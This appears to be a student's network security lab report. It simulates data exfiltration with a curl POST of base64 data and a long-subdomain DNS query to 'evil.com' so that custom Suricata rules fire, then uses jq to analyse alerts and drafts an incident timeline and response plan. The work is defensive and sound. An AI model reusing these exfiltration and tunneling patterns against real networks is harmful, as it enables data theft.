rXhFE4LNTZNMxVfdQfWVeuCN/09Q5RvvTMZrJJ4biIqvhYgZ7FbJGo+IExenhu6o0bikPxnbf3bg9Kw0tTVly30zXL5tG5Gqas/thYCuTspJ
9Phw+IiaXGLP3pfNoFnCJynPhoukWWQsYPiPxiffCm3Z5pY6ndbXVI1yk0WvV5AYk1g9EtqdtT1h3x4NrDeRCCANNu0PJTjXi8mKIITGFU
54HS5qq4xASLTXQ8CRSqsZxp0tg2Y6X1akdnxh2vPvM2eu5CZYI9VV5pb+vo0gNFZC4UAs7IGCBiORXpkB1PVVhXN6GV2dBARZXSggbk
o3L1HA0KpCLcLTqW6dgnYhQ9w7dg9cTp8zhSUJ+AT3d56qYtiPYX7A7ZbgOpbCqdqDPFRB7S1H+GfxjTbGZGtrp1cUggwCCPBESnPCcWQj
oLR0cXApeUUREzEQyjq/ON3/phfMLrVLNO+SoPirw7+IMkmKzn3Yr7LZxSuDXEB/yGcCnSfLMS2F2ctOnLF0nHpbR4i1vH5VPB2T2i/7uLu
frS1+KdOuRBAfh8hl+4JMo+3QsldPQyD17h1qM8ZLJG20k5XMqvurQdvraF6ZKoh9xtCRWafLLSv/LH1xr0OBGHGPW66mEgnTBKcsj30ZjN
ixw9bvqPFX56ci9ecYQt7TVDwbXP4enwaTV4iwrFkXZdixJX6hVoPQ/xjEjV4C1sn/TGfWZEp9Krp0dS5aPn1ADqw1++RaM0j0SE3A==
localuser@localuser-VMware-Virtual-Platform:~/Desktop$ echo "Payload size: ${#PAYLOAD} bytes"
Payload size: 5336 bytes
localuser@localuser-VMware-Virtual-Platform:~/Desktop$
localuser@localuser-VMware-Virtual-Platform:~/Desktop$ curl -X POST http://192.168.236.129:443 -H "Content-
pe: text/plain" --data-raw "$PAYLOAD"
OKlocaluser@localuser-VMware-Virtual-Platform:~/Desktop$
```

- Set up payload and send curl request to Kali VM

```
(kali㉿kali)-[~]
└─$ sudo truncate -s 0 /var/log/suricata/fast.log
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log
05/16/2026-08:01:49.928178  [**] [1:9000002:2] Possible Data Exfiltration HTTP POST Large Base64 Payload Detected [**] [Classification: (nul
1)] [Priority: 3] {TCP} 192.168.236.128:33488 -> 192.168.236.129:443
□
```

```
PAYLOAD=$(python3 -c "
import base64, os
data = os.urandom(4000)
print(base64.b64encode(data).decode())
")
echo "Payload size: ${#PAYLOAD} bytes"
curl -X POST http://192.168.236.129:443 -H "Content-Type: text/plain" --data-raw "$PAYLOAD"
```

Rule 3: alert dns any any -> any any (msg:"ET POLICY Possible DNS Tunneling Long Subdomain Query"; dns.query; pcre:"/^[a-zA-Z0-9-]{40,}\\.[a-zA-Z0-9-]+\\. [a-zA-Z]{2,}\$"/; sid:9000007; rev:1;)

```
PS C:\Users\localuser\Documents\A2> python .\dns_listener.py
Listening UDP 53
DNS query from ('192.168.159.128', 45157): 38020100000100000000000106d61c6c963696f75732d646fd6169e083636fd000010001
DNS query from ('192.168.159.128', 413747): 00000000000000000000000106d61c6c963696f75732d646fd6169e083636fd000010001
DNS query from ('192.168.159.128', 386883): 00000000000000000000000106d61c6c963696f75732d646fd6169e083636fd000010001
DNS query from ('192.168.159.128', 45802): 9a01010000010000000000001e736fd65d2d7375706572d737573706963696f75732d646e732d
d6e1d6503636fd0000010001
DNS query from ('192.168.159.128', 44182): 9a01010000010000000000001e736fd65d2d7375706572d737573706963696f75732d646e732d
d6e1d6503636fd0000010001
DNS query from ('192.168.159.128', 58077): 9a01010000010000000000001e736fd65d2d7375706572d737573706963696f75732d646e732d
d6e1d6503636fd0000010001
DNS query from ('192.168.159.128', 46210): 6a3101000001000000000001e736fd65d2d7375706572d737573706963696f75732d646e732d
d6e1d6503636fd0000010001
DNS query from ('192.168.159.128', 59286): 6a31010000010000000000001e736fd65d2d7375706572d737573706963696f75732d646e732d
d6e1d6503636fd0000010001
DNS query from ('192.168.159.128', 43948): 6a31010000010000000000001e736fd65d2d7375706572d737573706963696f75732d646e732d
d6e1d6503636fd0000010001
DNS query from ('192.168.159.128', 55624): 81cd01000001000000000002736fd65d2d7375706572d6cf6e672d616e6e42d73757370696
3696f75732d646e732d61d6503636fd0000010001
DNS query from ('192.168.159.128', 45748): 81cd01000001000000000002736fd65d2d7375706572d6cf6e672d616e6e42d73757370696
3696f75732d646e732d61d6503636fd0000010001
DNS query from ('192.168.159.128', 51680): c180120000100000000000012c736fd65d73706572d6cf6e6716e6a7d7375706572675696c6
d16c6963696f7573646e737361d64672657373048576696c080a0080a8a6a7d779ba8a57
DNS query from ('192.168.159.128', 33568): c18012000000000000000000012c736fd65d73706572d6cf6e6716e6a7d7375706572675696c6
d16c6963696f7573646e737361d64672657373048576696c080a0080a8a6a7d779ba8a57
DNS query from ('192.168.159.128', 55624): 81cd01000001000000000002736fd65d2d7375706572d6cf6e672d616e6e42d73757370696
3696f75732d646e732d61d6503636fd0000010001
```

```
(kali@kali)-[/etc/suricata/rules]
$ sudo tail -f /var/log/suricata/fast.log
05/04/2026-02:22:10.881063  [**] [1:9000004:1] C2 HTTP POST with Base64 Encoded Payload Detected [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.159.128:44056 → 192.168.159.129:8080
05/04/2026-02:22:48.730953  [**] [1:2022973:1] ET INFO Possible Kali Linux hostname in DHCP Request Packet [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {UDP} 192.168.159.128:68 → 192.168.159.254:67
05/06/2026-06:50:37.412381  [**] [1:9000007:1] ET POLICY Possible DNS Tunneling Long Subdomain Query [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.159.128:51680 → 192.168.159.129:53
05/06/2026-06:50:42.418577  [**] [1:9000007:1] ET POLICY Possible DNS Tunneling Long Subdomain Query [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.159.128:53658 → 192.168.159.129:53

```

```
(kali@kali)-[/etc/suricata/rules]
$ dig @192.168.159.129 somesuperlongandsuperevilmaliciousdnsaddress.evil.com
;; communications error to 192.168.159.129#53: timed out
^C

```

Python code:

```
from http.server import HTTPServer, BaseHTTPRequestHandler

class HTTPListener(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers.get('Content-Length', 0))
        body = self.rfile.read(length).decode('utf-8', errors='replace')

        print(f"\n[+] POST received from {self.client_address[0]}")
        print(f"[+] Path: {self.path}")
        print(f"[+] Body: {body}")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"OK")

    def do_GET(self):
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"OK")

    def log_message(self, format, *args):
        pass

if __name__ == "__main__":
    server = HTTPServer(("0.0.0.0", 443), HTTPListener) # modify port as needed
    print("[*] Listening on port 443...")
    server.serve_forever()

```

Question 4

Vidoe link: <https://youtu.be/pkoRMwbsWOM>

```
(kali@kali)-[~]
$ suricata -V
This is Suricata version 8.0.4 RELEASE

(kali@kali)-[~]
$ jq --version
jq-1.8.1

(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | .alert.signature' alert.json | sort | uniq -c | sort -nr
30000 ET EXPLOIT Redis CONFIG Command Abuse
20000 ET BRUTEFORCE MongoDB Credential Guessing
11903 GPL ATTACK Response
10000 ET SCAN Possible NMAP scan
7598 ET POLICY Social Media Access
7499 ET INFO Session Traversal
5000 ET SCAN MongoDB Port 27017 Scan
5000 ET MALWARE Suspicious Large Data Transfer from DB
3000 ET POLICY Authorized Vulnerability Scan

(kali@kali)-[~/Desktop/INTE2626/A2]
```

Threat category	Number of alerts	Details
Reconnaissance	10,000 + 5000	nmap scans to identify open ports and form network mapping, mongodb port 27017 scan
Credential attacks	20,000	Brute-forcing against MongoDB authentication
Exploitation	30,000	Redis config command abuse
Exfiltration	5,000	Large data transfers outbound from DB
Policy alerts	7598+7499	Social media access, session traversals
Other alerts	11903	GPL attack response

Hypothesis:

One or more external threat actors conducted an attack targeting database services on the client network. The presence of NMAP scanning and MongoDB port 27017 scanning alerts suggests a reconnaissance phase aimed at identifying exposed database services. This is followed by MongoDB credential brute-forcing alerts to gain unauthorised database access. The number of Redis CONFIG command abuse alerts suggests exploitation of database infrastructure, potentially to establish persistence or manipulate server configuration. Large data transfer alerts indicate exfiltration, suggesting the attack chain may have been completed successfully.

```
3000 ET POLICY Authorized Vulnerability Scan

(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("BRUTEFORCE")) | .src_ip' alert.json | sort | uniq -c | sort -nr
20000 185.22.1.5
```

- This command looks for which source IP is trying to brute-force MongoDB credentials
- 182.22.1.5 is the only IP found to be brute-forcing the MongoDB credentials


```
(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("EXPLOIT")) | .src_ip' alert.json | sort | uniq -c | sort -nr
30000 203.0.113.42
```

```
(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("Redis")) | [.timestamp, .src_ip, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-15T19:19:54 203.0.113.42 10.0.5.30 6379
1 2025-05-15T19:19:48 203.0.113.42 10.0.5.30 6379
1 2025-05-15T19:19:42 203.0.113.42 10.0.5.30 6379
1 2025-05-15T19:19:36 203.0.113.42 10.0.5.30 6379
1 2025-05-15T19:19:30 203.0.113.42 10.0.5.30 6379
```

- This command looks for which source IP is trying to exploit Redis config commands
- All config exploit commands were run from 203.0.113.42 to 10.0.5.30
- Redis config abuse commands were run from 2025-05-13 to 2025-05-15

```
(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("NMAP")) | .src_ip' alert.json | sort | uniq -c | sort -nr
10000 95.161.220.10
```

```
(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("NMAP")) | [.timestamp, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-17T04:39:54 10.0.5.50 80
1 2025-05-17T04:39:48 10.0.5.50 80
1 2025-05-17T04:39:42 10.0.5.50 80
1 2025-05-17T04:39:36 10.0.5.50 80
1 2025-05-17T04:39:30 10.0.5.50 80
1 2025-05-17T04:39:24 10.0.5.50 80
1 2025-05-17T04:39:18 10.0.5.50 80
1 2025-05-17T04:39:12 10.0.5.50 80
```

- This command looks for which source IP is performing the NMAP scans, as well as getting the destination IP
- All nmap commands were run from 95.161.220.10 to 10.0.5.50:80

```
(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("Data Transfer")) | .src_ip' alert.json | sort | uniq -c
5000 185.22.1.5
```

```
(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("Transfer")) | [.timestamp, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-19T06:39:54 10.0.5.20 27017
1 2025-05-19T06:39:48 10.0.5.20 27017
1 2025-05-19T06:39:42 10.0.5.20 27017
1 2025-05-19T06:39:36 10.0.5.20 27017
1 2025-05-19T06:39:30 10.0.5.20 27017
1 2025-05-19T06:39:24 10.0.5.20 27017
1 2025-05-19T06:39:18 10.0.5.20 27017
1 2025-05-19T06:39:12 10.0.5.20 27017
1 2025-05-19T06:39:06 10.0.5.20 27017
1 2025-05-19T06:39:00 10.0.5.20 27017
1 2025-05-19T06:38:54 10.0.5.20 27017
1 2025-05-19T06:38:48 10.0.5.20 27017
1 2025-05-19T06:38:42 10.0.5.20 27017
1 2025-05-19T06:38:36 10.0.5.20 27017
1 2025-05-19T06:38:30 10.0.5.20 27017
1 2025-05-19T06:38:24 10.0.5.20 27017
```

- Look for which IP is transferring data from DB
- All data transfer requests started from 185.22.1.5 to 10.0.5.20:27017

```

(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.dest_ip = "10.0.5.20") | [.timestamp, .src_ip, .alert.signature] | @tsv' alert.json | sort
2025-05-12T16:20:00 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-12T16:20:06 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-12T16:20:12 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-12T16:20:18 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-12T16:20:24 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-12T16:20:30 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:18 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:24 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:30 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:36 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:42 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:48 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-13T00:39:54 185.22.1.5 ET SCAN MongoDB Port 27017 Scan
2025-05-17T04:40:00 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-17T04:40:06 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-17T04:40:12 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-17T04:40:18 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-17T04:40:24 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:18 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:24 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:30 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:36 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:42 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:48 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T13:59:54 185.22.1.5 ET BRUTEFORCE MongoDB Credential Guessing
2025-05-18T22:20:00 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:06 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:12 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:18 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:24 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:30 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:36 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB
2025-05-18T22:20:42 185.22.1.5 ET MALWARE Suspicious Large Data Transfer from DB

```

- Source IP 185.22.1.5 performs MongoDB port 27017 scan from 2025-05-12, 16:20:00 to 2025-05-14, 00:39:54, starts performing MongoDB credential guessing from 2025-05-17, 04:40:00 to 2025-05-18, 13:59:54, and starts transferring data out to 10.0.5.20 from 2025-05-18, 22:20:00 to 2025-05-19, 06:39:54
- transition from the same source IP shows strong evidence the credential attack succeeded, since data transfer happens on same day

```

(kali@kali)-[~/Desktop/INTE2626/A2]
$ jq -r 'select(.event_type="alert") | select(.src_ip = "203.0.113.42") | [.timestamp, .alert.signature] | @tsv' alert.json | sort
2025-05-13T17:20:00 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:06 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:12 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:18 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:24 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:30 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:36 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:42 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:48 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:20:54 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:21:00 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:21:06 ET EXPLOIT Redis CONFIG Command Abuse
2025-05-13T17:21:12 ET EXPLOIT Redis CONFIG Command Abuse

```

- Checking timestamp of Redis command abuse, source IP 203.0.113.42 performs redis command abuse from 2025-05-13, 17:20:00 to 2025-05-15, 19:19:54
- 203.0.113.42 most likely operated independently with 185.22.1.5, suggesting either a separate threat actor or the primary actor using dedicated IPs per attack phase

```

kali@kali:~/Desktop/INTE2626/A2
$ jq -r 'select(.event_type="alert") | select(.src_ip == "95.161.220.10") | [timestamp, .alert.signature] | @tsv' alert.js
2025-05-16T12:00:00 ET SCAN Possible NMAP scan
2025-05-16T12:00:06 ET SCAN Possible NMAP scan
2025-05-16T12:00:12 ET SCAN Possible NMAP scan
2025-05-16T12:00:18 ET SCAN Possible NMAP scan
2025-05-16T12:00:24 ET SCAN Possible NMAP scan
2025-05-16T12:00:30 ET SCAN Possible NMAP scan
2025-05-16T12:00:36 ET SCAN Possible NMAP scan
2025-05-16T12:00:42 ET SCAN Possible NMAP scan
2025-05-16T12:00:48 ET SCAN Possible NMAP scan
2025-05-16T12:00:54 ET SCAN Possible NMAP scan
2025-05-16T12:01:00 ET SCAN Possible NMAP scan
2025-05-16T12:01:06 ET SCAN Possible NMAP scan
2025-05-16T12:01:12 ET SCAN Possible NMAP scan
2025-05-16T12:01:18 ET SCAN Possible NMAP scan
2025-05-16T12:01:24 ET SCAN Possible NMAP scan

```

- 95.161.220.10 performs nmap scan from 2025-05-16 12:00:00 until 2025-05-17, 04:39:54

```

kali@kali:~/Desktop/INTE2626/A2
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("Traversal")) | [timestamp, .src_ip, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-18T22:19:42 192.168.1.85 10.0.5.50 443
1 2025-05-18T22:18:54 192.168.1.240 10.0.5.50 443
1 2025-05-18T22:18:42 192.168.1.182 10.0.5.50 443
1 2025-05-18T22:18:24 192.168.1.248 10.0.5.50 443
1 2025-05-18T22:18:18 192.168.1.91 10.0.5.50 443
1 2025-05-18T22:17:06 192.168.1.48 10.0.5.50 443
1 2025-05-18T22:16:36 192.168.1.129 10.0.5.50 443
1 2025-05-18T22:15:36 192.168.1.65 10.0.5.50 443
1 2025-05-18T22:15:30 192.168.1.225 10.0.5.50 443
1 2025-05-18T22:15:06 192.168.1.212 10.0.5.50 443
1 2025-05-18T22:14:42 192.168.1.149 10.0.5.50 443
1 2025-05-18T22:14:24 192.168.1.36 10.0.5.50 443
1 2025-05-18T22:13:54 192.168.1.112 10.0.5.50 443
1 2025-05-18T22:13:42 192.168.1.255 10.0.5.50 443
1 2025-05-18T22:13:00 192.168.1.80 10.0.5.50 443
1 2025-05-18T22:12:54 192.168.1.187 10.0.5.50 443
1 2025-05-18T22:12:36 192.168.1.26 10.0.5.50 443
1 2025-05-18T22:12:24 192.168.1.217 10.0.5.50 443
1 2025-05-18T22:12:12 192.168.1.166 10.0.5.50 443
1 2025-05-18T22:12:06 192.168.1.124 10.0.5.50 443
1 2025-05-18T22:11:42 192.168.1.144 10.0.5.50 443
1 2025-05-18T22:11:12 192.168.1.200 10.0.5.50 443
1 2025-05-18T22:11:00 192.168.1.160 10.0.5.50 443
1 2025-05-18T22:10:12 192.168.1.40 10.0.5.50 443
1 2025-05-18T22:09:36 192.168.1.136 10.0.5.50 443
1 2025-05-18T22:09:30 192.168.1.239 10.0.5.50 443

```

```

1 2025-05-12T08:00:24 192.168.1.24 10.0.5.50 443
1 2025-05-12T08:07:30 192.168.1.255 10.0.5.50 443
1 2025-05-12T08:07:00 192.168.1.10 10.0.5.50 443
1 2025-05-12T08:06:48 192.168.1.244 10.0.5.50 443
1 2025-05-12T08:05:54 192.168.1.56 10.0.5.50 443
1 2025-05-12T08:05:42 192.168.1.13 10.0.5.50 443
1 2025-05-12T08:05:18 192.168.1.67 10.0.5.50 443
1 2025-05-12T08:05:00 192.168.1.178 10.0.5.50 443
1 2025-05-12T08:04:36 192.168.1.30 10.0.5.50 443
1 2025-05-12T08:04:06 192.168.1.73 10.0.5.50 443
1 2025-05-12T08:03:42 192.168.1.89 10.0.5.50 443
1 2025-05-12T08:03:24 192.168.1.213 10.0.5.50 443
1 2025-05-12T08:03:12 192.168.1.31 10.0.5.50 443
1 2025-05-12T08:02:48 192.168.1.51 10.0.5.50 443
1 2025-05-12T08:02:42 192.168.1.105 10.0.5.50 443
1 2025-05-12T08:02:12 192.168.1.175 10.0.5.50 443
1 2025-05-12T08:02:00 192.168.1.235 10.0.5.50 443
1 2025-05-12T08:01:48 192.168.1.182 10.0.5.50 443
1 2025-05-12T08:01:42 192.168.1.156 10.0.5.50 443
1 2025-05-12T08:01:12 192.168.1.40 10.0.5.50 443
1 2025-05-12T08:00:48 192.168.1.6 10.0.5.50 443
1 2025-05-12T08:00:36 192.168.1.136 10.0.5.50 443
1 2025-05-12T08:00:30 192.168.1.50 10.0.5.50 443
1 2025-05-12T08:00:00 192.168.1.193 10.0.5.50 443

```

```

kali@kali:~/Desktop/INTE2626/A2
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("Social Media")) | [timestamp, .src_ip, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-18T22:19:54 192.168.1.181 10.0.5.50 443
1 2025-05-18T22:19:48 192.168.1.26 10.0.5.50 443
1 2025-05-18T22:19:36 192.168.1.231 10.0.5.50 443
1 2025-05-18T22:19:30 192.168.1.167 10.0.5.50 443
1 2025-05-18T22:19:24 192.168.1.104 10.0.5.50 443
1 2025-05-18T22:19:18 192.168.1.165 10.0.5.50 443
1 2025-05-18T22:19:00 192.168.1.57 10.0.5.50 443
1 2025-05-18T22:18:48 192.168.1.228 10.0.5.50 443
1 2025-05-18T22:18:30 192.168.1.117 10.0.5.50 443
1 2025-05-18T22:17:54 192.168.1.7 10.0.5.50 443

```

```

1 2025-05-12T08:07:42 192.168.1.54 10.0.5.50 443
1 2025-05-12T08:07:36 192.168.1.150 10.0.5.50 443
1 2025-05-12T08:07:24 192.168.1.147 10.0.5.50 443
1 2025-05-12T08:06:54 192.168.1.234 10.0.5.50 443
1 2025-05-12T08:06:24 192.168.1.173 10.0.5.50 443
1 2025-05-12T08:06:00 192.168.1.139 10.0.5.50 443
1 2025-05-12T08:05:36 192.168.1.137 10.0.5.50 443
1 2025-05-12T08:05:24 192.168.1.107 10.0.5.50 443
1 2025-05-12T08:05:06 192.168.1.124 10.0.5.50 443
1 2025-05-12T08:04:24 192.168.1.196 10.0.5.50 443
1 2025-05-12T08:03:48 192.168.1.111 10.0.5.50 443
1 2025-05-12T08:02:36 192.168.1.177 10.0.5.50 443
1 2025-05-12T08:02:30 192.168.1.166 10.0.5.50 443
1 2025-05-12T08:02:18 192.168.1.233 10.0.5.50 443
1 2025-05-12T08:02:06 192.168.1.208 10.0.5.50 443
1 2025-05-12T08:00:24 192.168.1.15 10.0.5.50 443

```

```

kali@kali:~/Desktop/INTE2626/A2
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("GPL ATTACK")) | [timestamp, .src_ip, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-18T22:19:12 192.168.1.247 10.0.5.50 443
1 2025-05-18T22:19:06 192.168.1.4 10.0.5.50 443
1 2025-05-18T22:18:12 192.168.1.64 10.0.5.50 443
1 2025-05-18T22:17:42 192.168.1.205 10.0.5.50 443
1 2025-05-18T22:17:30 192.168.1.119 10.0.5.50 443
1 2025-05-18T22:16:48 192.168.1.177 10.0.5.50 443
1 2025-05-18T22:16:18 192.168.1.73 10.0.5.50 443
1 2025-05-18T22:16:00 192.168.1.12 10.0.5.50 443
1 2025-05-18T22:15:48 192.168.1.183 10.0.5.50 443

```

```

1 2025-05-12T08:03:00 192.168.1.201 10.0.5.50 443
1 2025-05-12T08:01:36 192.168.1.255 10.0.5.50 443
1 2025-05-12T08:01:24 192.168.1.123 10.0.5.50 443
1 2025-05-12T08:01:18 192.168.1.45 10.0.5.50 443
1 2025-05-12T08:01:06 192.168.1.197 10.0.5.50 443
1 2025-05-12T08:00:54 192.168.1.85 10.0.5.50 443
1 2025-05-12T08:00:18 192.168.1.96 10.0.5.50 443
1 2025-05-12T08:00:12 192.168.1.106 10.0.5.50 443
1 2025-05-12T08:00:06 192.168.1.121 10.0.5.50 443

```

```

kali@kali:~/Desktop/INTE2626/A2
$ jq -r 'select(.event_type="alert") | select(.alert.signature | test("Vulnerability Scan")) | [timestamp, .src_ip, .dest_ip, .dest_port] | @tsv' alert.json | sort | uniq -c | sort -nr
1 2025-05-18T22:18:36 192.168.1.249 10.0.5.50 443
1 2025-05-18T22:18:06 192.168.1.210 10.0.5.50 443
1 2025-05-18T22:18:00 192.168.1.147 10.0.5.50 443
1 2025-05-18T22:17:12 192.168.1.39 10.0.5.50 443
1 2025-05-18T22:16:54 192.168.1.170 10.0.5.50 443
1 2025-05-18T22:16:42 192.168.1.19 10.0.5.50 443
1 2025-05-18T22:14:36 192.168.1.163 10.0.5.50 443
1 2025-05-18T22:13:36 192.168.1.34 10.0.5.50 443
1 2025-05-18T22:12:00 192.168.1.132 10.0.5.50 443
1 2025-05-18T22:11:06 192.168.1.96 10.0.5.50 443
1 2025-05-18T22:10:06 192.168.1.59 10.0.5.50 443
1 2025-05-18T22:07:48 192.168.1.175 10.0.5.50 443
1 2025-05-18T22:07:24 192.168.1.120 10.0.5.50 443
1 2025-05-18T22:07:18 192.168.1.192 10.0.5.50 443
1 2025-05-18T22:07:00 192.168.1.179 10.0.5.50 443
1 2025-05-18T22:06:48 192.168.1.122 10.0.5.50 443
1 2025-05-18T22:06:42 192.168.1.64 10.0.5.50 443
1 2025-05-18T22:05:24 192.168.1.246 10.0.5.50 443

```

```

1 2025-05-12T08:05:12 192.168.1.166 10.0.5.50 443
1 2025-05-12T08:04:30 192.168.1.206 10.0.5.50 443
1 2025-05-12T08:04:18 192.168.1.12 10.0.5.50 443
1 2025-05-12T08:04:12 192.168.1.193 10.0.5.50 443
1 2025-05-12T08:04:00 192.168.1.174 10.0.5.50 443
1 2025-05-12T08:02:54 192.168.1.234 10.0.5.50 443
1 2025-05-12T08:01:54 192.168.1.153 10.0.5.50 443
1 2025-05-12T08:01:30 192.168.1.247 10.0.5.50 443
1 2025-05-12T08:01:00 192.168.1.43 10.0.5.50 443
1 2025-05-12T08:00:42 192.168.1.215 10.0.5.50 443

```

- Session traversal alerts all come from internal subnet of 192.168.1.0/24
- The GPL attack alerts also correlate with previously found alerts
- Vulnerability scans also correlate with previously found alerts for 192.168.1.0/24
- Social media alert correlates with session traversal alerts, source and destination IPs match, and timestamps are all identical
- This is most likely due to a misconfiguration in system settings for 10.0.5.50

The timeline is as follows:

Phase	Source IP	Destination IP	Timeframe
Service discovery	185.22.1.5	10.0.5.20	2025-05-12 -> 2025-05-14
Exploitation	203.0.113.42	10.0.5.30	2025-05-13 -> 2025-05-15
Reconnaissance	95.161.220.10	10.0.5.50	2025-05-16 -> 2025-05-17
Credential attack	185.22.1.5	10.0.5.20	2025-05-17 -> 2025-05-18
Exfiltration	185.22.1.5	10.0.5.20	2025-05-18 -> 2025-05-19

Internal hosts found:

Internal Host	Service	Evidence
10.0.5.20	MongoDB (port 27017)	Target of service discovery, brute-force and exfiltration by 185.22.1.5
10.0.5.30	Redis (port 6379)	Target of CONFIG command abuse by 203.0.113.42
10.0.5.50	Web server/proxy (port 443)	Target of NMAP reconnaissance by 95.161.220.10; source of internal misconfiguration alerts

Conclusion:

The investigation findings above warrant raising a security incident. The above analysis shows a multi-stage attack via the progression from service discovery, credential brute-forcing to data exfiltration, all starting with 185.22.1.5 targeting MongoDB at 10.0.5.20 on 2025-05-12. Data exfiltration is confirmed via 5,000 suspicious large data transfer alerts on port 27017, representing a breach. 203.0.113.42 abused Redis CONFIG commands at 10.0.5.30 on 2025-05-13, which can enable arbitrary file writes and persistence mechanisms, indicating the attacker may have established a persistent backdoor into the Redis service. This Redis config abuse happened when 185.22.1.5 was still performing service discovery, indicating that the 2 separate IP addresses could be working together. 95.161.220.10 was performing NMAP scans on 10.0.5.50, possibly looking for any open ports on the web server. The attack spanned 7 days across three external IPs targeting three separate internal hosts, indicating a persistent attack.

Immediate containment actions should be to:

- block 185.22.1.5, 203.0.113.42 and 95.161.220.10 at the perimeter firewall,
- isolate 10.0.5.20 and 10.0.5.30 from the network, and
- initiate forensic imaging of both hosts

Question 5

Preparation:

- Prevention techniques
 - o Ensuring MongoDB and Redis instances are hardened prior to exposure
 - o Placing database servers behind a firewall
 - o Suricata rules should be updated to target brute force patterns
- Preparing to handle incidents
 - o Incident response document should be drafted based on database breaches
 - o Have an incident response team with defined roles: team leader, forensic analyst, database administrator

Detection and Analysis

- Alert triage:
 - o Suricata generated over 80,000 alerts across multiple threat categories
 - o Initial scans include port scanning alerts for MongoDB, followed by brute forcing Redis config commands, before large data transfers confirm a successful breach
- Rate the incident:
 - o Incident is now classified as a confirmed data breach
 - Functional impact: Significant
 - Information impact: Privacy/Data breach
 - Recoverability: Extended effort
- Notify the upper management team, CISOs, and law enforcement if necessary

Containment, eradication, and recovery

- **Containment**
 - o Block the attacker IPs at the firewall to prevent access to internal network
 - o Isolate the database servers to prevent further exfiltration of data and to prevent lateral movement
